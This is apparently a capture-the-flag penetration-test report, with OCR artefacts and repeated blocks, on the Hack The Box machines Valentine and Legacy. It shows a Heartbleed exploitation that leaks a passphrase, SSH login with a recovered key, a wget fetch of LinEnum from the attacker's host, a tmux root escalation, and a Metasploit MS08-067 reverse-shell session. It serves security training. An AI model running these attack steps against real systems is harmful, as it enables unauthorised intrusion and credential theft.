filtered unknown ✓ 53006 udp open filtered unknown </pre>	Nmap Output	Ports / Hosts	Topology	Host Details	Scans	Port	Protocol	State	Service	Version	✓ 22	tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.10	✓ 80	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))	✓ 443	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))
Nmap Output	Ports / Hosts	Topology	Host Details	Scans																						
Port	Protocol	State	Service	Version																						
✓ 22	tcp	open	ssh	OpenSSH 5.9p1 Debian 5ubuntu1.10																						
✓ 80	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))																						
✓ 443	tcp	open	http	Apache httpd 2.2.22 ((Ubuntu))																						

Nmap Scan Results:


Command: nmap -sS -sU -T4 -A -v
'IP'

```

PORT      STATE         SERVICE  VERSION
22/tcp    open          ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10
(ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
| 2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
| 256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp    open          http     Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html).
| http-server-header: Apache/2.2.22 (Ubuntu)
443/tcp   open          ssl/http Apache httpd 2.2.22 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-title: Site doesn't have a title (text/html).
| http-server-header: Apache/2.2.22 (Ubuntu)
| ssl-date: 2022-08-19T22:47:10+00:00; -ls from scanner time.
| ssl-cert: Subject: commonName=Valentine.htb/
| OrganizationName=Valentine.htb/stateOrProvinceName=FL/countryName=US
| Issuer: commonName=Valentine.htb/organizationName=Valentine.htb/
| stateOrProvinceName=FL/countryName=US
| Public Key type: rsa
| Public Key bits: 2048

```

Port 80/443 website:



The first thing I did is to run "Dirbuster" to find hidden files on the url, and it came up with interesting file "dev":

Type	Found	Response	Size
Dir	/	200	231
Dir	/index/	200	233
File	/index.php	200	233
Dir	/cgi-bin/	403	482
Dir	/icons/	403	480
Dir	/doc/	403	478
Dir	/dev/	200	1285
File	/dev/hype_key	200	5597
File	/dev/notes.txt	200	519
File	/encode.php	200	776
File	/decode.php	200	772
Dir	/encode/	200	776
Dir	/decode/	200	772

/dev directory:

The screenshot shows a web browser window titled "Index of /dev". The address bar displays "https://10.10.10.79/dev/". Below the address bar, a navigation bar includes links to "Kali Linux", "Kali Tools", "Kali Docs", "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", and "OffSec". The main content area is titled "Index of /dev" and contains a table with the following data:

Name	Last modified	Size	Description
Parent Directory		-	
hype_key	13-Dec-2017 16:48	5.3K	
notes.txt	05-Feb-2018 16:42	227	

At the bottom of the page, the text "Apache/2.2.22 (Ubuntu) Server at 10.10.10.79 Port 443" is visible.

בדיקות חסן תשתיות

זוח משבחות נמר

Notes.txt:

```
10.10.10.79/          x  10.10.10.79/dev/hype_key  x  10.10.10.79/dev/notes.txt  x
W U https://10.10.10.79/dev/notes.txt

Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google

To do:
1) Coffee.
2) Research.
3) Fix decoder/encoder before going live.
4) Make sure encoding/decoding is only done client-side.
5) Don't use the decoder/encoder until any of this is done.
6) Find a better way to take notes.
```

In the `hype_key` I found bunch of hex, so I tries to convert them to ascii with a simple converter that I found on Google:

בדיקות חסן תשתיות

זיהוי מעבדות נמר



A screenshot of a web-based hex-to-ASCII converter. The URL in the address bar is [rapidtables.com/convert/number/hex-to-ascii.html](https://www.rapidtables.com/convert/number/hex-to-ascii.html). The main input field contains a large block of hex code. Below it, the character encoding is set to ASCII. The converted text is displayed in a scrollable area, showing an RSA private key. At the bottom, there are 'Copy' and 'Save' buttons.

rapidtables.com/convert/number/hex-to-ascii.html

Open File

Paste hex numbers or drop file

```
2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 52 49 56 41  
54 45 20 4b 45 59 2d 2d 2d 2d 0d 0a 50 72 6f 63 2d 54 79  
70 65 3a 20 34 2c 45 4e 43 52 59 50 54 45 44 0d 0a 44 45 4b  
2d 49 6e 66 6f 3a 20 41 45 53 2d 31 32 38 2d 43 42 43 2c 41  
45 42 38 38 43 31 34 30 46 36 39 42 46 32 30 37 34 37 38 38  
44 45 32 34 41 45 34 38 44 34 36 0d 0a 0d 0a 44 62 50 72 4f
```

Character encoding

ASCII


Convert Reset Swap

```
-----BEGIN RSA PRIVATE KEY-----  
Proc-Type: 4,ENCRYPTED  
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46  
  
DbPr078kegNuk1DAq1AN5jbjXv0PPsog3jdbMFS8iE9p3UOL01F0xf7Pzmrk  
Da8R
```

Copy Save

And we can see RSA private key which should be use with ssh so I copied it into a file called `hype.key`

Next I scanned with Nmap "vuln" nse script to check for vulnerabilities, and found that port 443 is vulnerable to "heartbleed" attack which make sense now with the image of the website:



The screenshot shows a web browser displaying a warning message. The message states: "The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption. OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves." Below the message, there are several links to references, including CVE-2014-0160 and various news articles.

```
(root㉿kali)-[~]
# nmap -script=vuln 10.10.10.79
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-19 18:33 EDT
Nmap scan report for 10.10.10.79
Host is up (0.093s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-100100: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /dev: Potentially interesting directory w/ listing on 'apache/2.2.22 (ubuntu)'
|   /index/: Potentially interesting folder
443/tcp  open  https
|_https-vuln-cve2017-100100: ERROR: Script execution failed (use -d to debug)
|_https-dombased-xss: Couldn't find any DOM based XSS.
|_ssl-heartbleed:
|   VULNERABLE:
|     The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|       State: VULNERABLE
|       Risk Factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|       References:
|         https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|         http://www.openssl.org/news/secadv_20140407.txt
|         https://cvedetails.com/cve/2014-0160/
| ssl-ccs-injection:
|   VULNERABLE:
|     SSL/TLS MITM vulnerability (CCS Injection)
|       State: VULNERABLE
|       Risk Factor: High
|       OpenSSL before 0.9.8, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero-
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|       References:
|         http://www.cvedetails.com/cve/2014-024
|         http://www.openssl.org/news/secadv_20140605.txt
```

So I searched on Google "heartbleed" exploit github and found this:

<https://gist.github.com/eelsivart/10174134>

```
(root㉿kali)-[~/Desktop]
# python2.7 heartbleed.py
[!] This tool is only done client-side.
[!] The server encoder until any of this is done.
defibrillator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
Usage: heartbleed.py server [options]

Test and exploit TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

Options:
-h, --help            show this help message and exit
-p PORT, --port=PORT  TCP port to test (default: 443)
-n NUM, --num=NUM      Number of times to connect/loop (default: 1)
-s, --starttls        Issue STARTTLS command for SMTP/POP/IMAP/FTP/etc...
-f FILEIN, --filein=FILEIN
                      Specify input file, line delimited, IPs or hostnames
                      or IP:port or hostname:port
-v, --verbose          Enable verbose output
-x, --hexdump          Enable hex output
-r RAWOUTFILE, --rawoutfile=RAWOUTFILE
                      Dump the raw memory contents to a file
-a ASCIIOUTFILE, --asciioutfile=ASCIIOUTFILE
                      Dump the ascii contents to a file
-d, --donotdisplay     Do not display returned data on screen
-e, --extractkey       Attempt to extract RSA Private Key, will exit when
                      found. Choosing this enables -d, do not display
                      returned data on screen.
```

Initial Shell Vulnerability Exploited:

```
[root@kali] ~[Desktop]
# python2.7 heartbleed.py 10.10.10.79
Home
defribulator v1.16
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: 10.10.10.79:443, 1 times
Sending Client Hello for TLSv1.0
Received Server Hello for TLSv1.0

WARNING: 10.10.10.79:443 returned more data than it should - server is vulnerable!
Please wait ... connection attempt 1 of 1
#####

.@....SC[ ... r....+..H ... 9 ...
....w.3....f ...
... !.9.8.....5.....
.....3.2.....E.D...../ ... A.....I.....
.....
.....#.....&.....
.....2.(.&.....
.....+.....-.....3.&.$ ... ....9lR ... *X9.X7 ..%.p.8..>s....z
```

Vulnerability Explanation:

This weakness allows stealing protected information under SSL/TLS encryption used for secure.

Vulnerability Fix:upgrade the OPENSSL version. (<https://www.toptal.com/freelance/the-heartbleed-openssl-bug-what-you-need-to-know>)

Severity: Critical.

Since the data that leaked from the TLS requests is random, I added the flag -n to execute the script 100 times trying to get useful data and appended all the result to some txt file to search in it comfortably:

```
[root@kali]~[Desktop]
# python2.7 heartbleed.py 10.10.10.79 -n 100 > testheart.txt

[root@kali]~[Desktop]
# nano testheart.txt
```

There I found some interesting base 64 data from /decoder request:

```
.....#.....0.0.1/decode.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 42
metasploit]
$text=aGVhcRibGVlZGJlbGlldmV0aGVoeXBICg=.AFb....h.>?.....y.@....SC[ ... r....+..H ... 9 ...
....w.3....f ...
."!.9.8.....5.....^M...
.....3.2....E.D..../ ... A.....I.....
.4.2 ... ^M.....
.....#.....Connection: Keep-Alive
<!-- #include virtual="/index.jsp"-->} ... $>.) .. ]pU.z.....-.....3.&.$ ... +.).Q.F~.m3.,$Sq.
....w.3....f ...
```

" aGVhcRibGVlZGJlbGlldmV0aGVoeXBICg=="

Source: (https://linuxhint.com/bash_base64_encode_decode/)

I converted it by the command " echo ' aGVhcRibGVlZGJlbGlldmV0aGVoeXBICg==' | base64 – decode":

```
[root@kali]~[Desktop]
# echo 'aGVhcRibGVlZGJlbGlldmV0aGVoeXBICg=' | base64 --decode
heartbleedb...believe...the...hype
```

"heartbleedb...believe...the...hype"

Since we already got RSA key to login with ssh I tried it with "hype" user and "heartbleedb...believe...the...hype" as passphrase and I gained a shell! Command: ssh -i hype.key hype@10.10.10.79

Proof of Concept Code Here:

```
(root㉿kali)-[~/Desktop]
# ssh -i hype.key hype@10.10.10.79
Enter passphrase for key 'hype.key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation: https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

hype key
Last login: Fri Aug 19 15:57:38 2022 from 10.10.16.2
hype@Valentine:~$ ls
Desktop Documents Downloads Music Pictures Public Templates Videos
hype@Valentine:~$ cd Desktop
hype@Valentine:~/Desktop$ ls
user.txt
hype@Valentine:~/Desktop$ cat user.txt
e6710a5464769fd5fcd216e076961750
hype@Valentine:~/Desktop$
```

User.txt: " e6710a5464769fd5fcd216e076961750"

Privilege Escalation

Vulnerability Exploited: Access to Bash history.

Vulnerability Explanation: the bash shell history of root user was exposed to hype user, there I say interesting command that root executed, I tried to execute it as hype and immediately I gained root user shell.

Vulnerability Fix: Always configure shell history of root with the right permissions that allowing only to root to see this kind of sensitive data.

Severity: Critical

Exploit Code: I uploaded LinEnum.sh to 'tmp' file and I gave it execute permission by the command "chmod +x" after executing in the results I saw the bash history and tried to execute the command " tmux -S ./devs/dev_sess" and successfully Privilege Escalated to root user.

בדיקות חסן תשתיות

דוח מעבדות נמר

```
hype@Valentine:/tmp$ wget http://10.10.16.2/LinEnum/LinEnum.sh
--2022-08-19 17:47:41--  http://10.10.16.2/LinEnum/LinEnum.sh
Connecting to 10.10.16.2:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: `LinEnum.sh.1'

100%[=====] 2022-08-19 17:47:41 (240 KB/s) - `LinEnum.sh.1' saved [46631/46631]

hype@Valentine:/tmp$ ls
_cafenv-appconfig_ LinEnum.sh  LinEnum.sh.1  vmware-root
hype@Valentine:/tmp$
```

```
[+] Location and contents (if accessible) of .bash_history file(s):
/home/hype/.bash_history

exit
exot Home
exit
ls -la
cd /
ls -la
cd .devs
ls -la
tmux -L dev_sess
tmux a -t dev_sess
tmux --help
tmux -S ./devs/dev_sess
exit
```

Proof Screenshot Here:

```
root@Valentine:/tmp# whoami Kali Tools
root
root@Valentine:/tmp# cd ~
root@Valentine:~# ls
curl.sh  root.txt
root@Valentine:~# cat root.txt
f1bb6d759df1f272914ebbc9ed7765b2
root@Valentine:~#
```

root.txt Contents:" f1bb6d759df1f272914ebbc9ed7765b2"

בדיקות חום תעשייתית

דוח מעבדות גמר

System IP: 10.10.10.4 (Legacy)

Service Enumeration

Server IP Address	Ports Open																																																																	
10.10.10.4	TCP: <table border="1"> <thead> <tr> <th>Nmap Output</th> <th>Ports / Hosts</th> <th>Topology</th> <th>Host Details</th> <th>Scans</th> </tr> <tr> <th>Port</th> <th>Protocol</th> <th>State</th> <th>Service</th> <th>Version</th> </tr> </thead> <tbody> <tr> <td>✓ 135</td> <td>tcp</td> <td>open</td> <td>msrpc</td> <td>Microsoft Windows RPC</td> </tr> <tr> <td>✓ 139</td> <td>tcp</td> <td>open</td> <td>netbios-ssn</td> <td>Microsoft Windows netbios-ssn</td> </tr> <tr> <td>✓ 445</td> <td>tcp</td> <td>open</td> <td>microsoft-ds</td> <td>Windows XP microsoft-ds</td> </tr> </tbody> </table> UDP: <table border="1"> <tbody> <tr> <td>✓ 123</td> <td>udp</td> <td>open</td> <td>ntp</td> <td>Microsoft NTP</td> </tr> <tr> <td>✓ 137</td> <td>udp</td> <td>open</td> <td>netbios-ns</td> <td>Microsoft Windows netbios-ns</td> </tr> <tr> <td>✓ 138</td> <td>udp</td> <td>open filtered</td> <td>netbios-dgm</td> <td></td> </tr> <tr> <td>✓ 445</td> <td>udp</td> <td>open filtered</td> <td>microsoft-ds</td> <td></td> </tr> <tr> <td>✓ 500</td> <td>udp</td> <td>open filtered</td> <td>isakmp</td> <td></td> </tr> <tr> <td>✓ 1025</td> <td>udp</td> <td>open filtered</td> <td>blackjack</td> <td></td> </tr> <tr> <td>✓ 1900</td> <td>udp</td> <td>open filtered</td> <td>upnp</td> <td></td> </tr> <tr> <td>✓ 4500</td> <td>udp</td> <td>open filtered</td> <td>nat-t-ike</td> <td></td> </tr> </tbody> </table>	Nmap Output	Ports / Hosts	Topology	Host Details	Scans	Port	Protocol	State	Service	Version	✓ 135	tcp	open	msrpc	Microsoft Windows RPC	✓ 139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn	✓ 445	tcp	open	microsoft-ds	Windows XP microsoft-ds	✓ 123	udp	open	ntp	Microsoft NTP	✓ 137	udp	open	netbios-ns	Microsoft Windows netbios-ns	✓ 138	udp	open filtered	netbios-dgm		✓ 445	udp	open filtered	microsoft-ds		✓ 500	udp	open filtered	isakmp		✓ 1025	udp	open filtered	blackjack		✓ 1900	udp	open filtered	upnp		✓ 4500	udp	open filtered	nat-t-ike	
Nmap Output	Ports / Hosts	Topology	Host Details	Scans																																																														
Port	Protocol	State	Service	Version																																																														
✓ 135	tcp	open	msrpc	Microsoft Windows RPC																																																														
✓ 139	tcp	open	netbios-ssn	Microsoft Windows netbios-ssn																																																														
✓ 445	tcp	open	microsoft-ds	Windows XP microsoft-ds																																																														
✓ 123	udp	open	ntp	Microsoft NTP																																																														
✓ 137	udp	open	netbios-ns	Microsoft Windows netbios-ns																																																														
✓ 138	udp	open filtered	netbios-dgm																																																															
✓ 445	udp	open filtered	microsoft-ds																																																															
✓ 500	udp	open filtered	isakmp																																																															
✓ 1025	udp	open filtered	blackjack																																																															
✓ 1900	udp	open filtered	upnp																																																															
✓ 4500	udp	open filtered	nat-t-ike																																																															

Nmap Scan Results:

Command: nmap -sS -sU -T4 -A -v 'IP'

```

Nmap Output Ports / Hosts Topology Host Details Scans
nmap -sS -sU -T4 -A -v 10.10.10.4
PORT      STATE     SERVICE      VERSION
135/tcp    open      msrpc       Microsoft Windows RPC
139/tcp    open      netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open      microsoft-ds Windows XP microsoft-ds
123/udp   open      ntp         Microsoft NTP
|_ ntp-info:
|   receive time stamp: 2022-08-25T16:18:48
137/udp   open      netbios-ns   Microsoft Windows netbios-ns
(workgroup: HTB)
| nbns-interfaces:
|   hostname: LEGACY
|   interfaces:
|     10.10.10.4
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1025/udp  open|filtered blackjack
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
No exact OS matches for host (If you know what OS is running on it,
see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=8/20%T=135%CT=1%CU=2%PV=Y%DS=2%DC=T%G=Y%TM=6300EE
OS:x86_64-known-linux

```

Initial Shell Vulnerability Exploited:

```
(root㉿kali)-[~]
# nmap --script=vuln 10.10.10.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-21 12:42 EDT  [Intense scan plus UDP]
Nmap scan report for 10.10.10.4
Host is up (0.14s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
|         Disclosure date: 2017-03-14
|         References:
|           https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|           https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE: CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
|         Disclosure date: 2008-10-23
|         References:
|           https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
|           https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
| smb-vuln-ms10-054: false
| samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 43.82 seconds
```

Here we can see 'MS08-067' vulnerability, so I searched it on Metasploit, results:

```
(root㉿kali)-[~]
# searchsploit MS08-067
Exploit Title
Microsoft Windows - 'NetAPI32.dll' Code Execution (Python) (MS08-067)
Microsoft Windows Server - Code Execution (MS08-067)
Microsoft Windows Server - Code Execution (PoC) (MS08-067)
Microsoft Windows Server - Service Relative Path Stack Corruption (MS08-067) (Metasploit)
Microsoft Windows Server - Universal Code Execution (MS08-067)
Microsoft Windows Server 2000/2003 - Code Execution (MS08-067)

Shellcodes: No Results
```

בדיקות חסן תשתיות

דוח מעבדות נמר

```
msf6 exploit(windows/smb/smb_doublepulsar_rce) > search MS08-067
Matching Modules
=====
# Name           Command      Comment   Disclosure Date Rank Check Description
0 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes  MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi Details.

msf6 exploit(windows/smb/smb_doublepulsar_rce) > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] msf6 exploit(windows/smb/ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
=====
Name    Current Setting Required  Description
RHOSTS  yes          The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT  445          yes          The SMB service port (TCP)
SMBPIPE BROWSER     yes          The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):
=====
Name    Current Setting Required  Description
EXITFUNC thread      yes          Exit technique (Accepted: '', seh, thread, process, none)
LHOST   192.168.142.129 yes          The listen address (an interface may be specified)
LPORT   4444          yes          The listen port

Exploit target:
=====
Id  Name
0  Automatic Targeting

[*] msf6 exploit(windows/smb/ms08_067_netapi) >
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.16.2
lhost => 10.10.16.2
[*] msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.4
rhosts => 10.10.10.4
[*] msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Handler failed to bind to 10.10.16.2:4444! - [!] Lists Hosts Topology Host Details Scans
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] 10.10.10.4:4445 - Automatically detecting the target ... 10.10.10.4
[*] 10.10.10.4:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:English VERSION
[*] 10.10.10.4:4445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:4445 - Attempting to trigger the vulnerability ...
[*] Exploit completed, but no session was created.
[*] msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.16.3
lhost => 10.10.16.3
[*] msf6 exploit(windows/smb/ms08_067_netapi) > run
[*] Started reverse TCP handler on 10.10.16.3:4444
[*] 10.10.10.4:4445 - Automatically detecting the target ...
[*] 10.10.10.4:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:4445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:4445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 2 opened (10.10.16.3:4444 → 10.10.10.4:1036 ) at 2022-08-21 12:47:48 -0400
[*] meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
[*] meterpreter > shell
Process 1792 created.
[*] 10.10.10.4:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:4445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:4445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 2 opened (10.10.16.3:4444 → 10.10.10.4:1036 ) at 2022-08-21 12:47:48 -0400
[*] meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
[*] meterpreter > shell
Process 1792 created.
[*] 10.10.10.4:4445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:4445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:4445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 2 opened (10.10.16.3:4444 → 10.10.10.4:1036 ) at 2022-08-21 12:47:48 -0400
[*] C:\WINDOWS\system32>import pty; pty.spawn("/bin/bash")
[*] import pty; pty.spawn("/bin/bash")
[*] "import" is not recognized as an internal or external command,
[*] operable program or batch file.
```

And we can see I got a shell with the highest privileges.

Vulnerability Explanation: The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request.

Vulnerability Fix: The vulnerability is caused by the Server service, which does not correctly handle specially crafted RPC requests.

Severity: Critical.

בדיקות חסן תשתיות

דוח מעבדות נמר

Proof of Concept Code Here:

```
C:\>dir      Scan Tools Profile Help
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\

16/03/2017  08:30  <DIR>          0 AUTOEXEC.BAT
16/03/2017  08:30  <DIR>          0 CONFIG.SYS
16/03/2017  09:07  <DIR>          Documents and Settings
29/12/2017  11:41  <DIR>          Program Files
18/05/2022  03:10  <DIR>          WINDOWS
    2 File(s)       0 bytes  ATE
    3 Dir(s)   6.352.752.640 bytes free

C:\>cd Documents and Settings
cd Documents and Settings
C:\Documents and Settings>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings

16/03/2017  09:07  <DIR>          .
16/03/2017  09:07  <DIR>          ..
16/03/2017  09:07  <DIR>          Administrator
16/03/2017  08:29  <DIR>          All Users
16/03/2017  08:33  <DIR>          john
    0 File(s)       0 bytes
    5 Dir(s)   6.352.748.544 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator
C:\Documents and Settings\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 54BF-723B

Directory of C:\Documents and Settings\Administrator

16/03/2017  09:07  <DIR>          .
16/03/2017  09:07  <DIR>          ..
16/03/2017  09:18  <DIR>          Desktop
```

```
C:\Documents and Settings\Administrator>cd Desktop
